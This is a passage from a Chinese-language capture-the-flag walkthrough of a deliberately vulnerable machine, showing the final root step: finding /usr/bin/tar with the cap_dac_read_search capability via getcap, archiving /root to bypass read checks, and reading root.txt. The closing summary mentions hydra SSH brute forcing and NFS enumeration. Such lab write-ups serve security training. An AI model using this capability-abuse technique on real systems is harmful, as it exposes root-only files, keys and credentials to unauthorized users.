Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

###
   #     #    #     #     #####     #      ##     #####     #    #    #   ####
   #     ##   #     #       #       #     #  #      #       #    ##   # #    #
   #     # #  #     #       #       #    #    #     #       #    # # # #
   #     #  # #     #       #       #    ######     #       #    #  # # #  ###
   #     #   ##     #       #       #    #    #     #       #    #   ## #    #
  ###    #    #     #       #       #    #    #     #       #    #    #  ####

morris@sirrom:~$ ls -al
total 56
drwxr-xr-x  8 morris morris 4096 Oct 11 20:10 .
drwxr-xr-x  4 root   root   4096 Oct 11 03:34 ..
-rw-------  1 morris morris    1 Oct 11 20:39 .bash_history
-rw-r--r--  1 morris morris  220 Oct 11 03:08 .bash_logout
-rw-r--r--  1 morris morris 3526 Oct 11 03:08 .bashrc
drwx------  9 morris morris 4096 Oct 11 03:15 .cache
drwx------ 10 morris morris 4096 Oct 11 19:39 .config
drwx------  3 morris morris 4096 Oct 11 03:14 .gnupg
-rw-------  1 morris morris 1884 Oct 11 20:10 .ICEauthority
drwx------  3 morris morris 4096 Oct 11 03:14 .local
-rw-r--r--  1 morris morris  807 Oct 11 03:08 .profile
drwx------  2 morris morris 4096 Oct 11 05:25 .ssh
drwxr-xr-x  2 morris morris 4096 Oct 11 03:14 Templates
-rw-------  1 morris morris   52 Oct 11 03:28 .Xauthority
morris@sirrom:~$
```

3.16 拿到 root.txt

这个靶机的提权是比较难的。

/sbin/getcap -r / 2>/dev/null

```
norris@sirrom:/var/www/html$ /sbin/getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/tar = cap_dac_read_search+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/ping = cap_net_raw+ep
norris@sirrom:/var/www/html$
```

/usr/bin/tar = cap_dac_read_search+ep

可以 绕过文件的读权限检查和目录的读和执行权限检查。

tar 打包/root

tar -zcvf root.tar.gz /root

```
norris@sirrom:/tmp$ tar -zcvf root.tar.gz /root
tar: Removing leading `/' from member names
/root/
/root/root.txt
/root/.bashrc
/root/.gnupg/
/root/.gnupg/private-keys-v1.d/
/root/.bash_history
/root/.cache/
/root/.local/
/root/.local/share/
/root/.local/share/nano/
/root/.profile
norris@sirrom:/tmp$
```

解压文件

tar -zxvf root.tar.gz

```
norris@sirrom:/tmp$ ls -al
total 52
drwxrwxrwt 12 root   root   4096 Jan  6 15:29 .
drwxr-xr-x 19 root   root   4096 Oct 11 02:36 ..
drwxrwxrwt  2 root   root   4096 Jan  6 13:42 .font-unix
drwxrwxrwt  2 root   root   4096 Jan  6 13:42 .ICE-unix
drwx------  2 root   root   4096 Jan  6 13:42 pulse-PKdhtXMmr18n
drwx------  5 norris norris 4096 Oct 11 20:35 root
-rw-r--r--  1 norris norris 1038 Jan  6 15:27 root.tar.gz
drwx------  3 root   root   4096 Jan  6 13:42 systemd-private-a48fd5abbf484ff99f13a708c8c
drwx------  3 root   root   4096 Jan  6 13:42 systemd-private-a48fd5abbf484ff99f13a708c8c
drwx------  3 root   root   4096 Jan  6 13:42 systemd-private-a48fd5abbf484ff99f13a708c8c
drwxrwxrwt  2 root   root   4096 Jan  6 13:42 .Test-unix
drwxrwxrwt  2 root   root   4096 Jan  6 13:42 .X11-unix
drwxrwxrwt  2 root   root   4096 Jan  6 13:42 .XIM-unix
norris@sirrom:/tmp$
```

```
drwxrwxrwt  2 root   root   4096 Jan  6 13:42 .XIM-unix
norris@sirrom:/tmp$ cd root
norris@sirrom:/tmp/root$ ls
root.txt
norris@sirrom:/tmp/root$ cat root.txt
8fc9376d961670ca10be270d52eda423
norris@sirrom:/tmp/root$
```

4 总结

- nfs 检测
- jsfuck 编码解密
- 摩斯密文解密
- hydra 测试 ssh 安全
- getcap 文件分析
- tar 打包文件